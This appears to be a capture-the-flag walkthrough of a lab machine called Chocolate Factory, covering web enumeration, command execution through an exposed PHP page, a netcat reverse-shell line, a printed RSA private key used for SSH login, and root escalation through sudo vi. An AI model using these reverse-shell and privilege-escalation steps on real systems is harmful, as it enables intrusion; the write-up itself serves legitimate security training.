

We discovered a website with a login page. After attempting to log in, we noticed it redirects to validate.php, confirming that the backend uses PHP. We then performed a gobuster scan with .php extensions enabled and discovered a file named home.php.




```
┌──(root㉿kali)-[/home/kali/Desktop/boxes/chocolateFactory]
└─# gobuster dir -u 10.10.52.171 -w ../../wordlist/SecLists/Discovery/Web-Content/common.txt -x php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.52.171
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                ../../wordlist/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.hta.php             (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess.php        (Status: 403) [Size: 277]
/.htpasswd.php        (Status: 403) [Size: 277]
/home.php             (Status: 200) [Size: 569]
/index.html           (Status: 200) [Size: 1466]
/server-status        (Status: 403) [Size: 277]
Progress: 9492 / 9494 (99.98%)
===============================================================
Finished
===============================================================
```

The home.php file allowed us to execute system commands. Using this, we gained a reverse shell by following a reverse shell payload from the https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet.




in/sh -i 2>&1|nc 10.14.98.178 9

The answer to the **first question** was found in a file named key_rev_key, and the **second question** was in validate.php.




```
8#TT 1tt$D���o�Nte-factory:/var/www/html$ ls
�� ��0)@▒ image.�c�▒�www-data@chocolate-factory:/var/www/html$ █ ��    �      <��     �     ��
home.php  index.html  key_rev_key
www-data@chocolate-factory:/var/www/html$ cat key_rev_key
ELF>�@�@8       @@@@�888�
�
 hh/lib64/ld-linux-x86-64.so.2GNUGNU�s�r5d�
tz�~������ ▒0MF�
 � � � � �       �  7"libc.so.6__isoc99_scanfputs__stack_chk_failprintf__cxa_finalizestrcmp__libc_start_mainGLIBC_2.7GLIBC_2.4GLIBC_2.2.5_ITM_deregisterTMCloneTable__gmon_start___ITM_registerTMCloneTableii
]��f.�]�@f.�H�- H�5 UH)�H��H��H��H��?H�H��t▒H� H��t�����%b       h������%Z       h������%R       h������%J       h������%b       f�1�I��^H��H���PTL��H�
                                                           ]��f�]�@f.��- u/H�- UH��t
����H���� ]����fDUH��]�f���UH��H��@�}�H�u�dH�%(H�E�1�H�-)������H�E�H��H�-#������H�E�H�5H���l�����u5H�-  ��G���H�-(��6���H�-G��%����
                                                                                                                    H�-D������H�U�dH3%(t�������f.�f�AWAVI��AUATL�% UH�- SA��I��L)�H�H���w���H��t 1��L��L��D��A��H��H9�u�H�[]A
\A]A^A_Ðf.���H�H��Enter your name: %slaksdhfas
 congratulations you have found the key:   b'-[redacted]'
 Keep its safeBad name!8����������
                                   ���T���������L���,zRx
                                                       ����+zRx
                                                              $���`F▒J
�                                                                       �?▒;*3$"DH��\J����A�C
D|����eB�B▒�E �B(�H0�H8�M@r8A0A(B B▒B�▒����`
���o���                                       ▒
�
 FVfv GCC: (Ubuntu 7.5.0-3ubuntu1~18.04) 7.5.08Tt����   �
�
 ▒
 �  ▒ ���       �
 ���������!`7▒ F�
 ���    ��  �  2D Kg{� ��  ���e�▒▒ ���+�▒ ��! - G"�
                                                    ▒crtstuff.cderegister_tm_clones__do_global_dtors_auxcompleted.7698__do_global_dtors_aux_fini_array_entryframe_dummy__frame_dummy_init_array_entrylicense.c__FRAME_END____init_array_end_DYN
AMIC__init_array_start__GNU_EH_FRAME_HDR_GLOBAL_OFFSET_TABLE___libc_csu_fini_ITM_deregisterTMCloneTableputs@@GLIBC_2.2.5_edata__stack_chk_fail@@GLIBC_2.4printf@@GLIBC_2.2.5__libc_start_main@@GLIBC_2.2.5__data_startstrcmp@@GLIBC_2.2.5__g
mon_start____dso_handle_IO_stdin_used__libc_csu_init__bss_startmain__isoc99_scanf@@GLIBC_2.7__TMC_END___ITM_registerTMCloneTable__cxa_finalize@@GLIBC_2.2.5.symtab.strtab.shstrtab.interp.note.ABI-tag.note.gnu.build-id.gnu.hash.dynsym.dyn
str.gnu.version.gnu.version_r.rela.dyn.rela.plt.init.plt.got.text.fini.rodata.eh_frame_hdr.eh_frame.init_array.fini_array.dynamic.data.bss.comment
```



```
www-data@chocolate-factory:/var/www/html$ ls
home.jpg  image.png   index.php.bak  validate.php
home.php  index.html  key_rev_key
www-data@chocolate-factory:/var/www/html$ cat validate.php
<?php
        $uname=$_POST['uname'];
        $password=$_POST['password'];
        if($uname=="charlie" && $password=="[redacted]"){
                echo "<script>window.location='home.php'</script>";
        }
        else{
                echo "<script>alert('Incorrect Credentials');</script>";
                echo "<script>window.location='index.html'</script>";
        }
?>www-data@chocolate-factory:/var/www/html$ █
```

Although we didn't have permission to read user.txt, we found an SSH private key inside the Charlie directory. Using this key, we successfully established an SSH session as that user.




```
┌──(root㉿kali)-[/home/kali/Desktop/boxes/chocolateFactory]
└─# vi key

┌──(root㉿kali)-[/home/kali/Desktop/boxes/chocolateFactory]
└─# chmod 600 key

┌──(root㉿kali)-[/home/kali/Desktop/boxes/chocolateFactory]
└─# cat key
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA4adrPc3Uh98RYDrZ8CUBDgWLENUybF60lMk9YQOBDR+gpuRW
1AzL12K35/Mi3Vwtp0NSwmlS7ha4y9sv2kPX[redacted]/2hqlQPLw/unnEFwUb
L4KBqBemIDefV5pxMmCqqguJXIkzklAIXNYhfxLr8cBS/HJoh/7qmLqrDoXNhwYj
B3zgov7RUtk15Jv11D0Itsyr54pvYhCQgdoorU7l42EZJayIomHKon1jkofd1/oY
fOBwgz6JOlNH1jFJoyIZg2OmEhnSjUltZ9mSzmQyv3M4AORQo3ZeLb+zbnSJycEE
RaObPlb0dRy3KoN79lt+dh+jSg/dM/TYYe5L4wIDAQABAoIBAD2TzjQDYyfgu4Ej
Di32Kx+Ea7qgMy5XebfQYquCpUjLhK+GSBt9knKoQb9OHgmCCgNG3+Klkzfdg3g9
zAUn1kxDxFx2d6ex2rJMqdSpGkrsx5HwlsaUOoWATpkkFJt3TcSNlITquQVDe4tF
w8JxvJpMs445CWxSXCwgaCxdZCiF33C0CtVw6zvOdF6MoOimVZf36UkXI2FmdZFl
kR7MGsagAwRn1moCvQ7lNpYcqDDNf6jKnx5Sk83R5bVAAjV6ktZ9uEN8NItM/ppZ
j4PM6/IIPw2jQ8WzUoi/JG7aXJnBE4bm53qo2B4oVu3PihZ7tKkLZq3Oclrrkbn2
EY0ndcECgYEA/29MMD3FEYcMCy+KQfEU2h9manqQmRMDDaBHkajq20KvGvnT1U/T
RcbPNBaQMoSj6YrVhvgy3xtEdEHHBJO5qnq8TsLaSovQZxDifaGTaLaWgswc0biF
uAKE2uKcpVCTSewbJyNewwTljhV9mMyn/piAtRlGXkzeyZ9/muZdtesCgYEA4idA
KuEj2FE7M+MM/+ZeiZvLjKSNbiYYUPuDcsoWYxQCp0q8HmtjyAQizKo6DlXIPCCQ
RZSvmU1T3nk9MoTgDjkNO1xxbF2N7ihnBkHjOffod+zkNQbvzIDa4Q2owpeHZL19
znQV98mrRaYDb5YsaEj0YoKfb8xhZJPyEb+v6+kCgYAZwE+vAVsvtCyrqARJN5PB
la7Oh0Kym+8P3Zu5fI0Iw8VBc/Q+KgkDnNJgzvGElkisD7oNHFKMmYQiMEtvE7GB
FVSMoCo/n67H5TTgM3zX7qhn0UoKfo7EiUR5iKUAKYpfxnTKUk+IW6ME2vfJgsBg
82DuYPjuItPHAdRselLyNwKBgH77Rv5Ml9HYGoPR0vTEpwRhI/N+WaMlZLXj4zTK
37MWAz9nqSTza31dRSTh1+NAq0OHjTpkeAx97L+YF5KMJToXMqTIDS+pgA3fRamv
ySQ9XJwpuSFFGdQb7co73ywT5QPdmgwYBlWxOKfMxVUcXybW/9FoQpmFipHsuBjb
Jq4xAoGBAIQnMPLpKqBk/ZV+HXmdJYSrf2MACWwL4pQO9bQUeta0rZA6iQwvLrkM
Qxg3lN2/1dnebKK5lEd2qFP1WLQUJqypo5TznXQ7tv0Uuw7o0cy5XNMFVwn/BqQm
G2QwOAGbsQHcI0P19XgHTOB7Dm69rP9j1wIRBOF7iGfwhWdi+vln
-----END RSA PRIVATE KEY-----


┌──(root㉿kali)-[/home/kali/Desktop/boxes/chocolateFactory]
└─# ssh -i key charlie@10.10.52.171
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-115-generic x86_64)
```


After accessing user.php, we ran sudo -l and saw that we could run vi as root. We referred to https://gtfobins.github.io/gtfobins/vi/ to exploit vi for privilege escalation and obtained a root shell.



```
charlie@chocolate-factory:/home/charlie$ ls
teleport  teleport.pub  user.txt
charlie@chocolate-factory:/home/charlie$ cat user.txt
[redacted]
charlie@chocolate-factory:/home/charlie$ sudo /usr/bin/vi vi -c ':!/bin/sh' /dev/null
2 files to edit

# id
uid=0(root) gid=0(root) groups=0(root)
# █
```

Inside the /root directory, we found a file named root.py. After transferring the source code to our local machine and analyzing it, we saw it required a **symmetric key** to decrypt the root flag. We used the key we had found earlier, which successfully revealed the final flag.



```
┌──(root㉿kali)-[/home/kali]
└─# python3 root.py
Enter the key: [redacted]
__   __                 _                  _   _                 _____ _
\ \ / /__  _   _       / \   _ __ ___     | \ | | _____      __ |_   _| |__   ___
 \ V / _ \| | | |     / _ \ | '__/ _ \    |  \| |/ _ \ \ /\ / /   | | | '_ \ / _ \
  | | (_) | |_| |    / ___ \| | |  __/    | |\  | (_) \ V  V /    | | | | | |  __/
  |_|\___/ \__,_|   /_/   \_\_|  \___|    |_| \_|\___/ \_/\_/     |_| |_| |_|\___|

  ___                              ___   __
 / _ \__      ___ __   ___ _ __   / _ \ / _|
| | | \ \ /\ / / '_ \ / _ \ '__| | | | | |_
| |_| |\ V  V /| | | |  __/ |    | |_| |  _|
 \___/  \_/\_/ |_| |_|\___|_|     \___/|_|


  ____ _                     _       _
 / ___| |__   ___   ___ ___ | | __ _| |_ ___
| |   | '_ \ / _ \ / __/ _ \| |/ _` | __/ _ \
| |___| | | | (_) | (_| (_) | | (_| | ||  __/
 \____|_| |_|\___/ \___\___/|_|\__,_|\__\___|

 _____          _
|  ___|_ _  ___| |_ ___  _ __ _   _
| |_ / _` |/ __| __/ _ \| '__| | | |
|  _| (_| | (__| || (_) | |  | |_| |
|_|  \__,_|\___|\__\___/|_|   \__, |
                              |___/

[redacted]

┌──(root㉿kali)-[/home/kali]
└─#
```